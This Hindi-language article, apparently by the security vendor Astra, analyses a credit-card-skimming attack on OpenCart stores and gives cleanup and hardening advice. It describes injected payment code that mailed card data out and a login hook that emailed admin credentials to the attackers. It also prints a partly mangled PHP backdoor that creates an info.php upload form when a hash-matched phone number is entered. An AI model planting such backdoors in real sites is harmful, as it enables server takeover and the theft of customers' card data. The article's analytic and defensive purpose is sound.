OpenCart और Prestashop ई-कॉमर्स संचालन के प्रबंधन के लिए मुफ्त और ओपन सोर्स समाधान हैं। चाहे आप एक स्टार्टअप हों या एक स्थापित ब्रांड, अपने 13000+ मॉड्यूल के साथ, OpenCart के पास सभी के लिए कुछ न कुछ है। साथ ही, OpenCart लगातार क्लाइंट अनुभव को बढ़ाने की कोशिश कर रहा है और यहां तक कि Google के साथ एक पायलट प्रोजेक्ट पर साझेदारी भी की है। हालांकि, लोकप्रियता हैकर्स का कुछ अवांछित ध्यान भी आकर्षित करती है। कई OpenCart स्टोर्स ने admin/common/login.php हैक का अनुभव किया है जो अंततः OpenCart क्रेडिट कार्ड हैक की ओर ले जाता है। चूंकि हमलावरों का मुख्य उद्देश्य OpenCart साइट्स पर हमलों से मौद्रिक लाभ प्राप्त करना है। Astra के शोधकर्ताओं ने OpenCart स्टोर्स पर एक क्रेडिट कार्ड हैक हमले का खुलासा किया है। यह लेख इस हमले का चरण-दर-चरण विश्लेषण करने की विधि को आगे समझाएगा।
क्रेडिट कार्ड हैक: नई नकली भुगतान विधि जोड़ी गई
ये हमले अक्सर लंबे समय तक अनदेखे रह जाते हैं। साथ ही, साइट मालिकों को ऐसे किसी भी हमले के बारे में तभी पता चलता है जब ग्राहक शिकायत करते हैं। इस परिदृश्य में, ग्राहकों ने एक समझौता किए गए क्रेडिट कार्ड की शिकायत की जिसका उपयोग केवल एक विशेष OpenCart स्टोर पर किया गया था। आगे के शोध से साइट पर फ़िशिंग फॉर्म्स की उपस्थिति भी सामने आई। इसके अलावा, एडमिन पासवर्ड हैक का भी पता चला। इस विशेष मामले में, Astra के शोधकर्ताओं ने एक संक्रमित क्रेडिट कार्ड चुराने वाला फ़िशिंग फॉर्म पहचाना। यह साइट पर इंजेक्ट किए गए दुर्भावनापूर्ण कोड के साथ एक वैध चेकआउट फॉर्म था।

यह क्रेडिट कार्ड हैक फ़िशिंग फॉर्म की एक छवि है। हालांकि, यह फ़िशिंग फॉर्म यूजर के बैंकिंग क्रेडेंशियल्स को हमलावर-नियंत्रित डोमेन पर भेजता है। इसके अलावा, हमलावर ने PayPal जैसे डिफ़ॉल्ट भुगतान गेटवे को अक्षम कर दिया है। इसलिए, ऐसे सभी संक्रमित OpenCart साइट्स में कुछ समानताएं हैं:
- पहले से अज्ञात फ़ाइलों की उपस्थिति।
- असामान्य लॉगिन व्यवहार।
- नए डेटाबेस एडमिन जिनके बारे में साइट एडमिन को कोई जानकारी नहीं है।
- यूजर्स धोखाधड़ी लेनदेन के बारे में शिकायत करते हैं।
- पैकेट विश्लेषण टूल्स अज्ञात डोमेन पर आउटगोइंग ट्रैफिक दिखाते हैं।
- नई भुगतान विधि जोड़ी गई जो पहले मौजूद नहीं थी।
OpenCart क्रेडिट कार्ड हैक: उदाहरण
यह हमला OpenCart और Prestashop स्टोर मालिकों को असहाय बना सकता है। अक्सर, प्रभावित यूजर्स कम्युनिटी फ़ोरम पर क्रेडिट कार्ड हैक के बारे में शिकायत करते पाए जा सकते हैं। साथ ही, ये थ्रेड्स आमतौर पर कई यूजर्स को शामिल करते हैं जो उसी हमले से प्रभावित हुए हैं!


प्रवेश प्राप्त करना: एडमिन पासवर्ड हैक
बैकडोर इंजेक्ट करने के लिए, हमलावरों को पहले एडमिन विशेषाधिकार प्राप्त करने की आवश्यकता होती है। ऐसा करने के लिए, हमलावरों ने स्टोर के भीतर भेद्यताओं का फायदा उठाया। इसके बाद, हमलावरों ने eval(base64_decode) जैसे खतरनाक फ़ंक्शन्स का उपयोग करके सर्वर पर दुर्भावनापूर्ण कोड चलाया। कुछ सामान्य OpenCart भेद्यताएं जिनके कारण हैक हो सकता है:
OpenCart SQL इंजेक्शन
OpenCart संस्करण 2.3.0.0 से पहले SQLi के प्रति संवेदनशील था। हालांकि इसे फायदा उठाने के लिए एडमिन विशेषाधिकारों की आवश्यकता थी। लेकिन CVE-2009-1027 ने OpenCart को SQLi के प्रति संवेदनशील बना दिया। इसके अलावा, बगी मॉड्यूल्स SQLi का कारण हो सकते हैं।
OpenCart रिमोट कोड एक्जीक्यूशन
CVE-2010-0956 ने OpenCart को रिमोट कोड एक्जीक्यूशन के प्रति संवेदनशील बना दिया। भेद्यता index.php में पाई गई। इससे सर्वर से समझौता हो सकता था। साथ ही, OpenCart json_decode फ़ंक्शन RCE का कारण बन सकता था।
OpenCart कमजोर क्रेडेंशियल्स
कमजोर और सामान्य पासवर्ड समझौते का कारण बन सकते थे। एक साधारण ब्रूट फोर्स हमले से सर्वर मिल जाता।
OpenCart XSS
हमलावरों ने XSS का उपयोग करके एडमिन को धोखा दिया होगा। CVE-2015-4671 ने index.php को XSS के प्रति संवेदनशील बना दिया। कमजोर zone_id पैरामीटर हैक का कारण बन सकता था।
OpenCart जीरो डे एक्सप्लॉइट्स
यह बहुत संभव है कि हमलावरों ने एक नई भेद्यता खोजी हो। इसका उपयोग करके हमलावरों ने OpenCart स्टोर से समझौता किया हो सकता है। इसकी संभावना कम है लेकिन पर्याप्त रूप से संभव है।
सब कुछ संक्रमित करना: क्रेडिट कार्ड हैक
एक बार जब हमलावर सिस्टम में घुस जाते हैं, तो वे साइट की सभी परतों से समझौता करने का प्रयास करते हैं। इस विशेष मामले में, Astra के शोधकर्ताओं ने पाया कि सभी ग्राहक और एडमिन पासवर्ड से समझौता किया गया था। इसके अलावा, हमलावरों की डेटाबेस तक पहुंच थी। साथ ही, हमलावरों द्वारा इंजेक्ट किए गए बैकडोर्स ने डेटाबेस की अखंडता से समझौता किया हो सकता है। इसलिए, डेटाबेस तक पहुंच का उपयोग यूजर पासवर्ड, नाम, पते, ऑर्डर आदि जैसी संवेदनशील जानकारी चुराने के लिए किया जा सकता था।
इसके अलावा, Astra के शोधकर्ताओं ने पाया कि दो भुगतान विधियों से समझौता किया गया था। ये थे:
- Authorize.net AIM.
- pp_pro.
इन भुगतान विधियों ने OpenCart, Prestashop और क्रेडिट कार्ड हैक का संचालन करने में मदद की। दोनों भुगतान विधियों को दुर्भावनापूर्ण कोड के साथ इंजेक्ट किया गया था। जिसका कोड स्निपेट नीचे दिया गया है।

यहां, हमलावरों ने HTTP अनुरोध करने के लिए PHP के Curl लाइब्रेरी का उपयोग किया है। इसके बाद, Smail MTA का उपयोग करके मेल तैयार किया जाता है। Smail एक हल्का और पोर्टेबल मेलिंग एजेंट है। यह मेल निम्न के बारे में संवेदनशील जानकारी रखता है:
- ऑर्डर आईडी।
- भुगतान पहला नाम।
- भुगतान अंतिम नाम।
- पता।
- भुगतान शहर।
- क्रेडिट कार्ड की समाप्ति तिथि और महीना।
- CVV नंबर।
- क्रेडिट कार्ड नंबर।
यह सारी जानकारी एक साथ समूहित करके एक Yopmail पते पर भेजी जाती है। Yopmail एक अनाम ईमेल सेवा है, इसलिए हमलावरों को ट्रैक करना मुश्किल हो जाता है। हालांकि चूंकि यह सार्वजनिक है, इनबॉक्स को कोई भी एक्सेस कर सकता है। इससे बचने के लिए, हमलावरों ने उपनामों का उपयोग किया है। ये उपनाम Yopmail की स्वयं की एक सुरक्षा सुविधा हैं। इसलिए हमलावरों के मूल इनबॉक्स को ढूंढना बेहद मुश्किल हो जाता है।
Authorize.net हैक
Authorize.net एक भुगतान समाधान है जो OpenCart स्टोर्स पर काम करता है। हमलावर क्रेडिट कार्ड जानकारी चुराने के लिए इस भुगतान विधि को टारगेट करने की अत्यधिक संभावना रखते हैं। इसलिए, यदि यह विधि अचानक सक्षम हो जाती है तो आपकी साइट OpenCart क्रेडिट कार्ड हैक का लक्ष्य होने की संभावना है। नीचे दी गई छवि दिखाती है कि भुगतान विधि अब सक्षम दिखती है जो हमलावर द्वारा की गई थी।

हालांकि, यदि आपने पहले से ही authorize.net सक्षम किया है, तो यह संभावना है कि हमलावर उन्हें अक्षम करके अपने कस्टम फ़िशिंग एक्सटेंशन इंस्टॉल कर सकते हैं। इसलिए, साइट पर "मर्चेंट आईडी अक्षम" जैसे संदेश दिखाई दे सकते हैं। इसके अलावा, भुगतान विधियां एक्सटेंशन पेज से गायब हो सकती हैं। ये सभी संकेत क्रेडिट कार्ड जानकारी चुराने के संभावित प्रयास की ओर इशारा करते हैं। इसलिए, ग्राहकों को उनके चोरी हुए क्रेडिट कार्ड के बारे में सूचित करना उचित है। यदि आप EU में काम कर रहे हैं या EU ग्राहकों का डेटा प्रोसेस कर रहे हैं, तो GDPR इस जानकारी का खुलासा करना अनिवार्य बनाता है।
दृढ़ता बनाए रखना: admin/common/login.php हैक
एक बार जब हमलावर एडमिन अधिकार प्राप्त कर लेते हैं, तो अगला कदम कोर फ़ाइलों को संशोधित करना होता है। कोर फ़ाइलों का संशोधन हमलावरों को साइट पर निरंतर पहुंच बनाए रखने में मदद करता है। निरंतर पहुंच बनाए रखने के लिए, हमलावरों ने लॉगिन/एडमिन पेज को भी इंजेक्ट किया। नीचे admin/common/login.php हैक का कोड स्निपेट दिया गया है।

दुर्भावनापूर्ण कोड से स्पष्ट है कि हमलावरों ने ईमेल भेजने के लिए Smail का उपयोग किया है। Smail यूजर को कमांड लाइन के माध्यम से सभी कार्यों को पूरा करने की अनुमति देता है। जो इसे हमलावरों के लिए पहली पसंद बनाता है। इसके बाद, लॉगिन क्रेडेंशियल्स का उपयोग करके ईमेल तैयार किया जाता है। यूजरनेम और पासवर्ड वाला यह ईमेल हमलावरों के इनबॉक्स में भेजा जाता है। यहां, हमलावरों ने admin@wsxdn.com को अपने इनबॉक्स के रूप में सूचीबद्ध किया है।
इसके अलावा, यह कोड हर बार चलता है जब एडमिन लॉग इन करता है। इसलिए हमलावर अपने ईमेल के माध्यम से नवीनतम लॉगिन क्रेडेंशियल्स जान सकते हैं। यह दुर्भावनापूर्ण कोड हमलावरों को साइट पर निरंतर पहुंच बनाए रखने की अनुमति देता है। इसके अलावा info.php जैसे बैकडोर भी हमलावरों को दृढ़ता बनाए रखने में मदद करते हैं। Info.php पर इस लेख में बाद में चर्चा की जाएगी।

पहचान से बचना: मुफ्त साइनअप के साथ नीचे उड़ना
इस विशेष उदाहरण में, साइट ने मुफ्त साइनअप की अनुमति दी थी। इसलिए हमलावरों ने कोड को इस तरह से संशोधित किया कि एक सामान्य यूजर रिवर्स शेल प्राप्त कर सके। दुर्भावनापूर्ण कोड नीचे दिए गए जैसा दिखता था।
protected function validate() { if(md5($this->request->post['telephone'])=='66b6d63b9634e1159e53e29858de2c2d'){$file2 = "info.php";$handle2 = fopen($file2, 'w+'); fwrite($handle2,'\u003cinput type=text name=path\u003e\u003cinput type=file name=files\u003e\u003cinput type=submit value=Up\u003e\u003c/form\u003e");?>');fclose($handle2); }यह कोड एक विशेष फोन नंबर की जांच करता है। जब वह इनपुट किया जाता है, तो यह फ़ाइल अपलोड की अनुमति देता है। Astra के शोधकर्ताओं ने चरण-दर-चरण प्रक्रिया का खुलासा किया है जैसा कि नीचे बताया गया है:
- चरण 1: हमलावरों ने मुफ्त साइनअप का उपयोग करके कई नए यूजर्स बनाए। कई अकाउंट्स का मतलब न्यूनतम पहचान संभावना।
- चरण 2: फिर, हमलावरों ने इनपुट फ़ील्ड में एक विशेष फोन नंबर दर्ज किया। हमलावरों ने वास्तविक फोन नंबर को md5 प्रारूप में एन्क्रिप्ट करके ऑबफस्केट किया है। एन्क्रिप्टेड स्ट्रिंग है
66b6d63b9634e1159e53e29858de2c2d। यह फोन नंबर बैकडोर अपलोड करने के लिए मास्टर कुंजी के रूप में कार्य करता है। - चरण 3: जैसे ही फोन नंबर जोड़ा जाता है,
info.phpफ़ाइल नाम की एक फ़ाइल बनाई जाती है। तो अंतिम URL ऐसा दिखता हैexample.com/info.php। - चरण 4: जब हमलावरों द्वारा
info.phpफ़ाइल एक्सेस की जाती है, तो यह उन्हें फ़ाइलें अपलोड करने की क्षमता देती है। - चरण 5: यह अपलोड विकल्प हमलावरों को संक्रमित PHP फ़ाइलें अपलोड करने की अनुमति देता है। ये फ़ाइलें हमलावरों के लिए रिवर्स TCP, ICMP कनेक्शन आदि खोलती हैं। जब फ़ाइलें रूट डायरेक्टरी में अपलोड की जाती हैं तो परिणाम अधिक विनाशकारी हो सकते हैं!
इसके अलावा, हमलावरों ने इमेज सेक्शन में बैकडोर भी छिपाए थे। चूंकि इमेज फ़ोल्डर में फ़ाइलें मिलने की संभावना बहुत कम है, इसने हमलावरों को अच्छा कवर प्रदान किया। हमलावर क्लीनअप के मामले में इमेज फ़ोल्डर से साइट को पुनः संक्रमित करने की तलाश में थे!

हमले के बाद क्लीनअप
हमले के बाद उठाया जाने वाला प्रमुख कदम पूर्ण क्लीनअप के लिए जाना है। संक्रमित फ़ाइलों को हटाएं और बैकअप से पुनर्स्थापित करें। यदि बैकअप उपलब्ध नहीं है तो नई इंस्टॉलेशन के लिए जाएं। विशेष रूप से भुगतान फ़ाइलों को पुनर्स्थापित करने की आवश्यकता है। निम्न फ़ाइलों पर ध्यान दें:
- /admin/controller/extension/payment.php.
- /admin/controller/common/login.php.
- /catalog/controller/payment/authorizenet_aim.php.
ये फ़ाइलें OpenCart और Prestashop क्रेडिट कार्ड हैक से दुर्भावनापूर्ण कोड से इंजेक्ट की गई हैं। इन फ़ाइलों को तुरंत पुनर्स्थापित करें। इसके अलावा, हमलावर द्वारा संशोधित फ़ाइलों पर ध्यान दें। यह निम्नलिखित SSH कमांड को निष्पादित करके किया जा सकता है:
$ find ./ -type f -mtime -15टाइम स्टैम्प्स देखें और हमलावरों द्वारा संशोधित फ़ाइलों को हटाएं। साथ ही, PhpMyAdmin जैसे टूल्स इस गड़बड़ी को साफ करते समय काम आते हैं।

PhpMyAdmin का उपयोग करके दुर्भावनापूर्ण डोमेन का पता लगाने का एक नमूना छवि।
हमले से शमन
एडमिन फ़ोल्डर की रक्षा करें
एडमिन फ़ोल्डर का नाम बदलें। क्योंकि इससे हमलावरों के लिए इसे ढूंढना मुश्किल हो जाता है। इसके अलावा, एडमिन IP को छोड़कर सभी IPs को लॉगिन फ़ोल्डर तक पहुंच से इनकार करने के लिए .htaccess का उपयोग करें।
कैटलॉग की रक्षा करें
.htaccess का उपयोग कैटलॉग और संवेदनशील फ़ाइलों जैसे .txt, .twig आदि की रक्षा के लिए भी किया जा सकता है। फ़ाइल मैच कार्य को पूरा कर सकता है। तो, बस अपनी आवश्यकताओं के अनुसार .htaccess फ़ाइल में निम्नलिखित पंक्तियां जोड़ें।
<FilesMatch ".(php|twig|txt)$">
Order Deny,Allow
Deny from all
Allow from "your ip address"
</FilesMatch>
फ़ोल्डर अनुमति प्रतिबंधित करें
सुनिश्चित करें कि केवल एडमिन OpenCart फ़ाइलों और सबफ़ोल्डर्स तक पहुंच सकता है। इसलिए, इसे पूरा करने के लिए, बस .htaccess फ़ाइल में निम्नलिखित कोड जोड़ें।
<Files *.*>
Order Deny,Allow
Deny from all
Allow from "your ip address"
</Files>
फ़ाइल अनुमति प्रतिबंधित करें
संवेदनशील फ़ाइलों की रक्षा के लिए उनकी फ़ाइल अनुमतियों को 644 या 444 पर सेट करें। क्योंकि यह दूसरों को उनमें लिखने से रोकता है। कुछ संवेदनशील फ़ाइलें हैं:
- config.php
- index.php
- admin/config.php
- admin/index.php
- system/startup.php
Astra फ़ायरवॉल
Open Cart और Prestashop क्रेडिट कार्ड हैक स्टोर की प्रतिष्ठा को गंभीर रूप से नुकसान पहुंचा सकता है। भविष्य में यूजर्स स्टोर पर ऑनलाइन भुगतान करते समय असुरक्षित महसूस कर सकते हैं। इसलिए, सबसे अच्छा विकल्प निकट भविष्य में ऐसे हमलों को रोकना है। तो, यह एक फ़ायरवॉल के साथ पूरा किया जा सकता है। Astra जैसा फ़ायरवॉल सभी ट्रैफिक को खराब अनुरोधों के लिए मॉनिटर करता है। Astra फ़ायरवॉल सुनिश्चित करता है कि केवल सुरक्षित अनुरोध सर्वर तक पहुंचें। इसके अलावा, Astra नए लॉगिन और फ़ाइल संशोधनों के बारे में भी सूचित करता है। साथ ही, Astra के साथ अपने OpenCart और PrestaShop स्टोर को admin/common/login.php हैक होने से सुरक्षित रखें।